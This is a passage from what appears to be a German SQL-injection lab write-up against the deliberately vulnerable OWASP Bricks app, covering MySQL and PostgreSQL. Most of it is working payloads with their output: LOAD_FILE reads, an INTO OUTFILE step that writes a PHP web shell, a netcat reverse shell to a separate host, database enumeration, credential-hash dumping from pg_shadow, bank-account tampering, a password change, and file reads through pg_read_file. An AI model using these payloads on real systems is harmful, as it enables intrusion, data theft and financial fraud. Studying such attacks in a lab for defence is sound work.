C14%2C15+%23&submit=Submit HTTP/1.1" 200 1695 "http://localhost/content-1/index.php?companysearch=xxx+%27UNION+S
ELECT+1%2C2%2CLOAD_FILE%28%27%2Fhome%2Fpi%2Fowasp-bricks%2Fincludes%2FMySQLHandler.php%27%29%2C+4%2C5%2C6%2C7%2C
8%2C9%2C10%2C11%2C12%2C3%2C14%2C15+%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/2
0100101 Firefox/97.0"
127.0.0.1 - - [19/Feb/2022:21:27:46 +0100] "GET /content-1/index.php?companysearch=xxx+%27UNION+SELECT+1%2C2%2CL
OAD_FILE%28%27%2Fhome%2Fpi%2Fowasp-bricks%2FLocalSettings.php%27%29%2C+4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C3%
2C14%2C15+%23&submit=Submit HTTP/1.1" 200 1696 "http://localhost/content-1/index.php?companysearch=xxx+%27UNION+
SELECT+1%2C2%2CLOAD_FILE%28%27%2Fhome%2Fpi%2Fowasp-bricks%2FLocalSettings.php%27%29%2C4%2C5%2C6%2C7%2C8%2C9%2C10
%2C11%2C12%2C3%2C14%2C15+%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 Fi
refox/97.0"
127.0.0.1 - - [19/Feb/2022:21:27:57 +0100] "GET /javascripts/modernizr.foundation.js HTTP/1.1" 200 9292 "-" "Moz
illa/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 Firefox/97.0"
127.0.0.1 - - [19/Feb/2022:21:27:57 +0100] "GET /javascripts/app.js HTTP/1.1" 200 1794 "-" "Mozilla/5.0 (X11; Ub
untu; Linux aarch64; rv:97.0) Gecko/20100101 Firefox/97.0"
```


4.2.7. Einschleusen von Code

Das folgende Szenario erläutert einen komplexeren Angriff, wo mit Hilfe einer SQL-Injection eine PHP-Seite erstellt wird, mit der man Kommandos auf dem Webserver ausführen kann.


Erzeugen einer PHP-Seite:

Der Injection-String

```
xxx'UNION SELECT 1,3, "<?php if(isset($_REQUEST['cmd'])){ echo '<pre>'; $cmd =
($_REQUEST['cmd']); system($cmd); echo '</pre>'; die;
}?>",4,5,6,7,8,9,10,11,12,3,14,15 INTO OUTFILE "/home/pi/owasp-bricks/help.php"#
```



Die “help.php”-Seite wurde angelegt, lässt sich aber nicht öffnen. Ursache hierfür sind die Zugriffsrechte, wie sie durch MySQL beim Erstellen der Datei angelegt werden. Nur der MySQL-System-Nutzer darf aus Sicherheitsgründen diese Datei ausführen. Es ist jedoch nicht unwahrscheinlich, dass nach einiger Zeit doch ein Zugriff möglich ist. Viele Rollout-Prozesse enthalten Routinen, in denen Zugriffsrechte geändert werden, sodass sich alle im Verzeichnis befindende Seiten durch den NGINX-User ausführen lassen.



Zu Demonstrationszwecken wurden die Zugriffsrechte angepasst, sodass der NGINX-User die Datei ausführen darf.

Erzeugen einer Backdoor via Reverse-Shell:

```
http://localhost/help.php?cmd=mknod+/tmp/backpipe+p
http://localhost/help.php?cmd=/bin/sh+0</tmp/backpipe+|+nc+192.168.96.58+443+1>/
tmp/backpipe
```

Unter “/tmp” wird ein sog. Device-File angelegt. Über dieses File werden die Shell-Befehle ausgeführt. Eingaben vom Angreifer werden eingeleitet, während die Ausgabe zum Angreifer ausgeleitet werden. Das alles erfolgt getarnt über Port 443 (HTTPS-Port).

Starten der Backdoor-Shell über das Device-File in “/tmp”.

```
root@forensicman:~# nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 192.168.96.58 57778
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nolo
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/
```

Die Verbindung zum Angreifer-Host wurde aufgebaut. Beispielhaft werden die Inhalte von “/etc/passwd” ausgelesen.

NGINX-Log:

```
root@forensicman:~# tail -1 /var/log/nginx/access.log
127.0.0.1 - - [18/Feb/2022:21:52:32 +0100] "GET /content-1/index.php?companysearch=xxx%27UNION+SELECT+1%2C3%2C+%22%3C%3
3+%24cmd+%3D+%28%24_REQUEST%5B%27cmd%27%5D%29%3B+system%28%24cmd%29%3B+echo+%27%3C%2Fpre%3E%27%3B+die%3B+%7D%3F%3E%22%2
2Fpi%2Fowasp-bricks%2Fhelp.php%22%23&submit=Submit HTTP/1.1" 200 1512 "http://localhost/content-1/index.php?companysear
MACHINE%2C+5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C3%2C14%2C15+%23&submit=Submit" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64;
```

```
root@forensicman:~# tail -1 /var/log/nginx/access.log
127.0.0.1 - - [19/Feb/2022:20:31:07 +0100] "GET /help.php?cmd=/bin/sh+0%3C/tmp/backpipe+|+nc+192.168.96.58+443+1
%3E/tmp/backpipe HTTP/1.1" 499 0 "-" "Mozilla/5.0 (X11; Ubuntu; Linux aarch64; rv:97.0) Gecko/20100101 Firefox/9
7.0"
```


4.3. PostgreSQL Lokal

Da unser Abfragefeld auch bei einem leeren Submit Ergebnisse liefert, findet sich kein Abfrage String am Anfang der Injections.

Um zu testen, ob eine Datenbank vulnerable ist, kann man z.b.


'||pg_sleep(20); -- -

nutzen. Wenn die Response Zeit wesentlich in die Höhe geht, dann ist davon auszugehen, dass die DB angreifbar ist. In unserem Fall, ging die Zeit tatsächlich signifikant in die Höhe.



4.3.1. Auslesen der Datenbank Version

'; SELECT version(); --



4.3.2. Ausspähen von Daten

Namen der Datenbanken

'; SELECT datname FROM pg_database; --

Search

Search company name.

Submit

Details

Company	City	CEO	Email
postgres			
postgres			
template1			
template1			
template0			
template0			
project_hh11			
project_hh11			

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%'; SELECT datname FROM pg_database; --%'

Tabellen in der Datenbank

'; SELECT TABLE_CATALOG, TABLE_SCHEMA, TABLE_NAME FROM information_schema.tables WHERE table_schema not in ('information_schema', 'pg_catalog');--

Search

Search company name.

na.tables where table_schema not in ('information_schema', 'pg_catalog');--

Submit

Details


Company	City	CEO	Email
project_hh11			
project_hh11			
public			
public			
useraccount			
useraccount			
project_hh11			
project_hh11			
public			
public			
userpassword			
userpassword			
project_hh11			
project_hh11			
public			
public			
personaldata			
personaldata			
project_hh11			
project_hh11			
public			
public			
bankaccount			
bankaccount			
project_hh11			
project_hh11			
public			
public			
bankaccountassociation			
bankaccountassociation			

Um es etwas zu verkürzen, wird hier nur ein Teil-Screenshot gezeigt.


4.3.3. Verändern von Daten

Verändern der Einträge mit Update Statement.

';UPDATE personaldata SET firstname = 'Hank' WHERE firstname = 'Bob';



Nachfolgende Überprüfung des Updates.



Ein denkbarer Usecase könnte das Verändern von Bankkonten sein, da es möglicherweise automatisierte Auszahlungen gibt.

Weiter oben haben wir bereits herausgefunden, dass es einen Table ‘bankaccounts’ gibt. Nun lassen wir uns die Daten darin anzeigen um diese zu ersetzen.

*'; SELECT * FROM bankaccount; --*

';UPDATE bankaccount SET bankname = 'HackerBank', bankcode = 666666666, accountnumber = 777777777 WHERE bankaccountid = 2; --

Als nächstes überprüfen wir die änderung.

*'; SELECT * FROM bankaccount; --*

2
2
HackerBank
HackerBank
666666666
666666666
777777777
777777777

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%'; SELECT * FROM bankaccount; --%'

Seltener gibt es Fälle in denen ganze Datenbanken kreiert werden.

'; CREATE DATABASE hackerdb;--

Dieses Statement funktioniert aufgrund der Code-Struktur nicht, obwohl die Anwendung einen Superuser nutzt.

Search

Search company name.

Submit

Details

Warning: pg_query(): Query failed: ERROR: CREATE DATABASE cannot run inside a transaction block in **C:\xampp\htdocs\owasp-bricks\content-1\index.php** on line **56**

Fatal error: Uncaught TypeError: pg_num_rows(): Argument #1 ($result) must be of type PgSql\Result, bool given in C:\xampp\htdocs\owasp-bricks\content-1\index.php:57 Stack trace: #0 C:\xampp\htdocs\owasp-bricks\content-1\index.php(57): pg_num_rows(false) #1 {main} thrown in **C:\xampp\htdocs\owasp-bricks\content-1\index.php** on line **57**

Company	City	CEO	Email

4.3.4. Datenbankserver verändern

PostgreSQL Superuser

'; SELECT username, usesuper FROM pg_user; --

Search

Search company name.

Submit

Details

Company	City	CEO	Email
postgres			
postgres			
t			
t			
max_muster			
max_muster			
f			
f			
cs_chilli			
cs_chilli			
f			
f			

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%'; SELECT usename, usesuper FROM pg_user; --%'

Passwort

'; SELECT username, passwd FROM pg_shadow; --

Search

Search company name.

Submit


Details

Company	City	CEO	Email
postgres			
postgres			
SCRAM-SHA-256$4096:ia09P/nPtCdnMdxkrHroYA==$/RNEWJlogqF9a/7OtbS9vxHatGONqD31RUrO8d97yZ0=:kNUy3EAvi/2BkV25vRckGK3leWPUPlrYFe0VHX+NMxw=			
SCRAM-SHA-256$4096:ia09P/nPtCdnMdxkrHroYA==$/RNEWJlogqF9a/7OtbS9vxHatGONqD31RUrO8d97yZ0=:kNUy3EAvi/2BkV25vRckGK3leWPUPlrYFe0VHX+NMxw=			
max_muster			
max_muster			
SCRAM-SHA-256$4096:b/+GQ+bK/g9OcvwGtZZZSQ==$CdDZtkZAxMWrX5xfNpqj8wjhQtQ+r08t12lJuf6zNzg=:yicoSlWe/SW/v2VuhRKt6CvrFQTuUUrtgD9LgqKRZZM=			
SCRAM-SHA-256$4096:b/+GQ+bK/g9OcvwGtZZZSQ==$CdDZtkZAxMWrX5xfNpqj8wjhQtQ+r08t12lJuf6zNzg=:yicoSlWe/SW/v2VuhRKt6CvrFQTuUUrtgD9LgqKRZZM=			
cs_chilli			
cs_chilli			
SCRAM-SHA-256$4096:yqGh9JnyXAr2bnydetDrkA==$ZvKw31Uoyfd+ddnlTlwox0WEZgGXEGdJ4mnvu23GoQ0=:vKyFNP4wVc0cUZuEstAq/Rkj2fpCM+v+gXXsJQzvrSA=			
SCRAM-SHA-256$4096:yqGh9JnyXAr2bnydetDrkA==$ZvKw31Uoyfd+ddnlTlwox0WEZgGXEGdJ4mnvu23GoQ0=:vKyFNP4wVc0cUZuEstAq/Rkj2fpCM+v+gXXsJQzvrSA=			

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%'; SELECT username, passwd FROM pg_shadow; --%'

Man könnte versuchen sich hier über ein Update eines Passworts Zugriff zu verschaffen.

'; ALTER USER max_muster ENCRYPTED PASSWORD 'newpassword'; --



4.3.5. Zugriff auf das Filesystem

*'; SELECT * FROM pg_ls_dir('.'); --*

Zeigt die Liste der Dateien und Verzeichnisse von C:\Program Files\PostgreSQL\14\data an.

postgresql.auto.conf

postgresql.auto.conf

postgresql.conf

postgresql.conf

postmaster.opts

postmaster.opts

postmaster.pid

postmaster.pid

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%'; SELECT * FROM pg_ls_dir('.'); --%'

Man kann auch einen Pfad angeben und sich so Zugriff auf systemrelevante Files ermöglichen.

*'; SELECT * FROM pg_ls_dir('C:\Windows\System32\drivers\etc'); --*

Search

Search company name.

Submit


Details

Company	City	CEO	Email
hosts			
hosts			
lmhosts.sam			
lmhosts.sam			
networks			
networks			
protocol			
protocol			
services			
services			

SQL Query: SELECT * FROM personalData JOIN businessData ON personalData.personalDataID = businessData.businessID WHERE businessName LIKE '%'; SELECT * FROM pg_ls_dir('C:\Windows\System32\drivers\etc'); --%'

Hier könnte man nun zum Beispiel die Datei hosts anschauen. PostgreSQL hat keine load_file Funktion aber es gibt pg_read_file. Man kann eine Funktion kreieren.

'; CREATE FUNCTION f_showfile(myfile text) RETURNS text AS x BEGIN RETURN pg_read_file(myfile, 0, 1000000); END; x LANGUAGE plpgsql VOLATILE; --



Danach kann man die Funktion mit dem passenden Pfad aufrufen.

'; SELECT f_showfile('C:\Windows\System32\drivers\etc\hosts'); --

This file contains the mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in the first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a '#' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost 127.0.0.1 view-localhost # view localhost server

